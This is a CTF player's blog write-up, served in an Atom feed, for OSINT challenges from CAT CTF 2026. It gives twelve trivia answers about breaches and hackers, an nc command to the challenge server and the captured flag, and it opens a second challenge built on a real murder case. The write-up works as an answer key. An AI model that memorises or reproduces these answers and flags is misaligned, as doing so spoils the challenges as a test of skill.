



<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://0/0/feed.xml" rel="self" type="application/atom+xml" /><link href="https://0/0/" rel="alternate" type="text/html" /><updated>2026-03-25T02:44:09+02:00</updated><id>https://0/0/feed.xml</id><title type="html">0xaskar</title><subtitle>Penetration Tester | CTF Player | Cybersecurity enthusiast with a strong interest in web security and ethical hacking &lt;3.</subtitle><author><name>0xaskar</name></author><entry><title type="html">CAT CTF 26: Entry Level OSINT Write-ups</title><link href="https://0/0/osint/cat-entry-ctf-osint-challenges/" rel="alternate" type="text/html" title="CAT CTF 26: Entry Level OSINT Write-ups" /><published>2026-03-23T00:00:00+02:00</published><updated>2026-03-23T00:00:00+02:00</updated><id>https://0/0/osint/cat-entry-ctf-osint-challenges</id><content type="html" xml:base="https://0/0/osint/cat-entry-ctf-osint-challenges/"><![CDATA[<p>🏆 CAT CTF 26: Entry Level OSINT Write-ups</p>

<p>What’s up, hackers! 👋</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/meme.jpg" alt="Meme" /></p>

<p>I’m back with a write-up series for <strong>CAT CTF 2026</strong>. This competition was a legendary experience for me. Despite playing <strong>SOLO</strong> against some heavy-hitting teams, I managed to fight my way up and secure <strong>4th Place overall</strong>! 🏆</p>

<p>It was a test of endurance, speed, and precision. Playing solo means you are the lead investigator, the web expert, and the forensic analyst all at once. The grind was real, but the result feels even better.</p>

<h3 id="-performance-highlights">🚀 Performance Highlights:</h3>

<ul>

  <li><strong>The OSINT Gauntlet:</strong> I cleared <strong>4 out of 5 OSINT challenges</strong>. I was on a roll, but the clock was my only enemy—I simply ran out of time before I could wrap up the final one.</li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/osint%20challenges.png" alt="challenges" /></p>

<ul>

  <li><strong>First Blood 🩸:</strong> I managed to snag the <strong>First Solve</strong> on 2 of those OSINT challenges.</li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/firstwhowin.png" alt="firstwhowin" /></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/firstpark.png" alt="firstpark" /></p>

<p>I want to give a massive shout-out to all the authors for these creative and high-quality challenges. They kept me on the edge of my seat from start to finish.</p>

<p>Enough with the talk—it’s time to get technical. We’re going to dive deep into my favorite playground. Let’s start the series with the <strong>OSINT</strong> walkthroughs!</p>

<hr />

<h1 id="️️-osint-series-who-will-win-the-million">🕵️‍♂️ OSINT Series: Who Will Win the Million?</h1>

<p>Today I’m sharing a special write-up for a OSINT challenge that was easy. I managed to snag the <strong>First Blood (First Solve) 🩸</strong>.</p>

<p>It was a trivia-style survival game where you had to answer 12 OSINT questions in a row. One typo, one wrong date, or one wrong format, and the connection drops. It’s all about precision and fast “Google Dorking” skills.</p>

<p>Below is the full walkthrough of how I hunted down the answers and secured the flag.</p>


<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/challenge.png" alt="challenge" /></p>

<p><strong>Author:</strong> 0x2face</p>

<p><strong>Points:</strong> 100</p>

<h2 id="-the-challenge-description">📝 The Challenge Description</h2>

<blockquote>
  <p><code class="language-plaintext highlighter-rouge">nc 178.62.202.60 8080</code></p>
</blockquote>

<hr />

<h2 id="-phase-1-the-connection">🔍 Phase 1: The Connection</h2>


<p>Connecting to the server gives us a cool ASCII art intro. I chose option <code class="language-plaintext highlighter-rouge">1</code> to start the hunt.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/nc.png" alt="nc" /></p>

<hr />

<h2 id="-phase-2-the-12-questions-walkthrough">🚇 Phase 2: The 12 Questions Walkthrough</h2>

<h3 id="1-microsoft-hafnium-attack">1. Microsoft Hafnium Attack</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the date Microsoft disclosed the exchange server hafnium attack?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">DD-MM-YYYY</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “Microsoft exchange server hafnium disclosure date”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">02-03-2021</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://blog.talosintelligence.com/threat-advisory-hafnium-and-microsoft/">Talos Intelligence</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q10.png" alt="q10" /></p>

<hr />

<h3 id="2-yahoo-data-breach">2. Yahoo Data Breach</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the date of the data breach of the 500m accounts of yahoo?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">DD-MM-YYYY</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “Yahoo 500 million accounts breach date”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">22-09-2016</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://en.wikipedia.org/wiki/Yahoo_data_breaches">Wikipedia</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q7.png" alt="q7" /></p>

<hr />

<h3 id="3-the-silk-road">3. The Silk Road</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the real name of the founder of the silk road dark web marketplace?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">Fname_Lname</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “Silk Road marketplace founder”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Ross_Ulbricht</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://en.wikipedia.org/wiki/Ross_Ulbricht">Wikipedia</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q9.png" alt="q9" /></p>

<hr />

<h3 id="4-lulzsec-leader-sabu">4. LulzSec Leader “Sabu”</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the real name of the hacker known as “Sabu” who was a leader of lulzsec?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">Fname_Lname</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “Sabu hacker real name”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Hector_Monsegur</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://en.wikipedia.org/wiki/Hector_Monsegur">Wikipedia</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q3.png" alt="q3" /></p>

<hr />

<h3 id="5-breach-forums-takedown">5. Breach Forums Takedown</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the real name of the person arrested in 2023 who was associated with owning and operating breach forums?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">Fname_Lname</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “Breach Forums owner arrest 2023”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Conor_Fitzpatrick</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://www.justice.gov/archives/opa/pr/justice-department-announces-arrest-founder-one-world-s-largest-hacker-forums-and-disruption">Department of Justice</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q8.png" alt="q8" /></p>

<hr />

<h3 id="6-the-condor">6. The Condor</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the real name of the individual known as “the condor” in early phone phreaking history?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">Fname_Lname</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “The Condor hacker real name”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Kevin_Mitnick</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://www.latimes.com/archives/la-xpm-1995-02-18-mn-33388-story.html">LA Times</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q5.png" alt="q5" /></p>

<hr />

<h3 id="7-wikileaks-founder">7. WikiLeaks Founder</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the name of the founder of wikileaks?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">Fname_Lname</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “Founder of WikiLeaks”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Julian_Assange</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://en.wikipedia.org/wiki/Julian_Assange">Wikipedia</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q11.png" alt="q11" /></p>

<hr />

<h3 id="8-facebook-access-tokens">8. Facebook Access Tokens</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the date facebook announced the breach exposing 50m access tokens?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">DD-MM-YYYY</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “Facebook 50m access tokens breach announcement date”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">28-09-2018</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://www.bbc.com/news/technology-45686890">BBC News</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q4.png" alt="q4" /></p>

<hr />

<h3 id="9-the-morris-worm">9. The Morris Worm</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the name of the hacker who created the morris worm in 1988?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">Fname_Lname</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “Creator of Morris Worm 1988”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Robert_Morris</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://www.okta.com/identity-101/morris-worm/">Okta Identity 101</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q12.png" alt="q12" /></p>

<hr />

<h3 id="10-onion-routing-protocol">10. Onion Routing Protocol</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the name of the founder of the onion routing protocol?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">Fname_Lname</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “Inventor of onion routing”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">Paul_Syverson</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://en.wikipedia.org/wiki/Paul_Syverson">Wikipedia</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q2.png" alt="q2" /></p>

<hr />

<h3 id="11-ebay-data-breach">11. eBay Data Breach</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the date ebay disclosed its 145m user data breach?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">DD-MM-YYYY</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “eBay 145m data breach date”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">21-05-2014</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://www.washingtonpost.com/news/the-switch/wp/2014/05/21/ebay-asks-145-million-users-to-change-passwords-after-data-breach/">Washington Post</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q6.png" alt="q6" /></p>

<hr />

<h3 id="12-linkedin-credential-breach">12. LinkedIn Credential Breach</h3>

<ul>
  <li>
    <p><strong>Question:</strong> What is the date linkedin confirmed the massive credential breach?</p>
  </li>
  <li>
    <p><strong>Format:</strong> <code class="language-plaintext highlighter-rouge">DD-MM-YYYY</code></p>
  </li>
  <li>
    <p><strong>Search:</strong> “LinkedIn 2016 breach confirmation date”</p>
  </li>
  <li>
    <p><strong>Answer:</strong> <code class="language-plaintext highlighter-rouge">18-05-2016</code></p>
  </li>
  <li>
    <p><strong>Reference:</strong> <a href="https://www.linkedin.com/help/linkedin/answer/a1338522/notice-of-data-breach-may-2016?lang=en">LinkedIn Help Center</a></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/q13.png" alt="q13" /></p>

<hr />

<h2 id="-phase-3-extraction">🏁 Phase 3: Extraction</h2>


<p>After getting through the gauntlet of questions, the “Millionaire” prompt finally changed! I was given the option to finally claim the prize.</p>

<blockquote>
  <p><em>“Congrats! You finished our OSINT questions and deserve the flag :)”</em></p>
</blockquote>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/gettheflag.png" alt="gettheflag" /></p>


<p>I selected <code class="language-plaintext highlighter-rouge">1- get the flag</code> and got the final payload.</p>

<p><strong>Flag:</strong> <code class="language-plaintext highlighter-rouge">CATF{0S1NT_1S_C00L_1F_U_KN0W_H0W_T0_USE_Y0UR_SE3RCH_SK11LS_W3LL}</code></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Osint/Who%20Win%20The%20Miliion/flag.png" alt="flag" /></p>

<p>==============================================</p>

<h1 id="️️-osint-series-murder">🕵️‍♂️ OSINT Series: Murder</h1>


<p>This was the second OSINT challenge I tackled in <strong>CAT CTF 2026</strong>. This one wasn’t just about quick searching; it was about <strong>Criminal Profiling</strong> and connecting the dots of a real-life dark story. I had to dive deep into a famous criminal case to extract the fragments needed for the flag.</p>

<p><strong>Author:</strong> 0x2face</p>

<p><strong>Points:</strong> 100</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Murder/challenge.png" alt="Challenge" /></p>

<hr />

<h2 id="-the-challenge-description-1">📝 The Challenge Description</h2>

<blockquote>
  <p>The house stood in unnatural silence that night—its walls still holding the echoes of a life meticulously controlled, suffocatingly perfect. Behind its polished exterior lived a daughter sculpted by expectation, her existence measured in grades, obedience, and illusion. Yet beneath that fragile perfection, something festered—quiet, patient, and irreversible.</p>
</blockquote>

<blockquote>
  <p>On a cold November evening, the illusion did not crack—it collapsed.</p>
</blockquote>

<blockquote>
  <p>What followed was not the chaos of madness, but the precision of something long rehearsed. A life built on deception had reached its breaking point, and when reality threatened to expose her carefully woven lies, she chose a darker permanence. Love, forbidden and obsessive, became both her refuge… and her weapon.</p>
</blockquote>

<blockquote>
  <p>Somewhere in the shadows, a lover—equally entangled in her web—became the first thread you must follow. Find his name, the one she risked everything for, the one who stood behind the curtain of her fabricated life. That is your first fragment. (Fname_Lname)</p>
</blockquote>

<blockquote>
  <p>But devotion alone could not stain the night with blood. A signal was exchanged—calculated, deliberate. A message reading “VIP Access” was sent not as courtesy, but as confirmation that the front door would be opened from within. Moments later, a call pierced the silence at precisely the right time, drawing her downstairs to fulfill her role. Trace the man who crossed the threshold—the one who answered that signal and stepped inside when the door unlocked. That identity is your second fragment. (Fname_Lname)</p>
</blockquote>

